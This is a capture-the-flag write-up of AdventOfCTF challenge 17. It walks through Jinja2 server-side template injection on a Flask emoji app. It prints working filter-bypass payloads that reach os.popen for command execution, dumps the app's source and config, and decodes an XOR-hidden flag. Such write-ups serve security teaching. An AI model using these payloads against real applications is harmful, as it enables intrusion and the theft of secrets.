AdventOfCTF-17

Challenge 19 Solves ×

17


1700

web


Santa has launched version 2 of the Emoji finder! Some people were able to find the flag in the 1st version, that will not happen again!

Visit https://17.adventofctf.com to start the challenge.


Flag Submit




Just like yesterday we can use SSTI to attack this page.



Nice. Let's try with a different payload.



Oh no there is a deny list in place! Let's try using " insted of '. (This will become much more useful later on.



Works great.

On payload all the things there is a nice cheat sheet to bypass filters.


swisskyrepo/PayloadsAllTheThings

Template injection allows an attacker to include template code into an existing (or not) template. A template engine makes designing HTML pages easier by using static template files

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---filter-bypass

To gain RCE we can use this payload:

```
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x
5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport
\x5f\x5f")("os")|attr("popen")("id")|attr("read")()}}
```



Notice that I've replaced ' to " from the original payload on payload all the things.

It is time, just like yesterday to download the app.py file. Unfortunatly app.py is in the deny list so we need to get creative to find a way of downloading the file without saying its full name.

```
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x
5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport
\x5f\x5f")("os")|attr("popen")("cat a*")|attr("read")()}}
```

```
import random
from flask import Flask, render_template_string, render_template, request
import os
import emojis

app = Flask(__name__)
app.config['SECRET_KEY'] = 'Leer alles over Software Security bij Arjen (follow @cred
mp) at https://www.novi.nl'

def magic(flag, key):
    return ''.join(chr(x ^ ord(flag[x]) ^ ord(key[::-1][x]) ^ ord(key[x])) for x in r
ange(len(flag)))

file = open("/tmp/flag.txt", "r")
flag = file.read()

app.config['flag'] = magic(flag, '46e505c983433b7c8eefb953d3ffcd196a08bbf9')
flag = ""
os.remove("/tmp/flag.txt")

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        emoji="unknown"
        try:
            p = request.values.get('emoji')
            if p != None:
                emoji = emojis.db.get_emoji_by_alias(p)
        except Exception as e:
                print(e)
                pass
        try:
            if emoji == None:
                return render_template_string("You entered an unknown emoji: %s" % p)
            else:
                return render_template_string("You entered %s which is %s. It's alias
es %s" % (p, emoji.emoji, emoji.aliases))
        except Exception as e:
            print(e)
            return 'Exception'
    return render_template('index.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
```

Here is the part that we will need later to decypher the flag:

```
def magic(flag, key):
    return ''.join(chr(x ^ ord(flag[x]) ^ ord(key[x]) ^ ord(key[::-1][x])) for x in r
```

```
ange(len(flag)))

if __name__ == '__main__':
    print(magic("","46e505c983433b7c8eefb953d3ffcd196a08bbf9"))
```

Now comes the hard part. We need to read the config of the Flask app. Unfortunatley also the string config is in the deny list. I came across this blogpost to bypass this restriction.

Server Side Template Injection with Jinja2

A server side template injection is a vulnerability that occurs when a server renders user input as a template of some sort. Templates can be used when only minor details of a page need

https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/

In the middle part of the blog post it says that it is possibile to access the config with this command:

```
{{self.__dict__}}
```

Unfortunalty underscores and dots are in the deny list. As always we can bypass this.

```
{{self["\x5f\x5fdict\x5f\x5f"]}}
```

```
{'_TemplateReference__context': <Context {'range': <class 'range'>, 'dict': <class 'd
ict'>, 'lipsum': <function generate_lorem_ipsum at 0x7f35e707ba70>, 'cycler': <class
 'jinja2.utils.Cycler'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace': <class
'jinja2.utils.Namespace'>, 'url_for': <function url_for at 0x7f35e629def0>, 'get_flas
hed_messages': <function get_flashed_messages at 0x7f35e62a40e0>, 'config': <Config
 {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': Non
e, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'Leer alles over Software Sec
urity bij Arjen (follow @credmp) at https://www.novi.nl', 'PERMANENT_SESSION_LIFETIM
E': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLI
CATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False,
 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECUR
E': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MA
X_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(seconds=4320
0), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE
_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_K
```

```
EYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/js
on', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'flag': "C\x1eS\x1dwsef}
j\x057i\x7fo{D)'dO,+sutm3F"}>, 'request': <Request 'http://127.0.0.1:10017/' [POST]>,
'session': <SecureCookieSession {}>, 'g': <flask.g of 'app'>} of None>}
```

Great. We have now the flag. Using the code above we can decypher it.

```
magic("C\x1eS\x1dwsef}j\x057i\x7fo{D)'dO,+sutm3F","46e505c983433b7c8eefb953d3ffcd196a
08bbf9")
```

Flag: NOVI{santa_l0ves_his_emojis}

To extract the config we can also use:

```
{{self|attr("\x5f\x5fdict\x5f\x5f")}}
```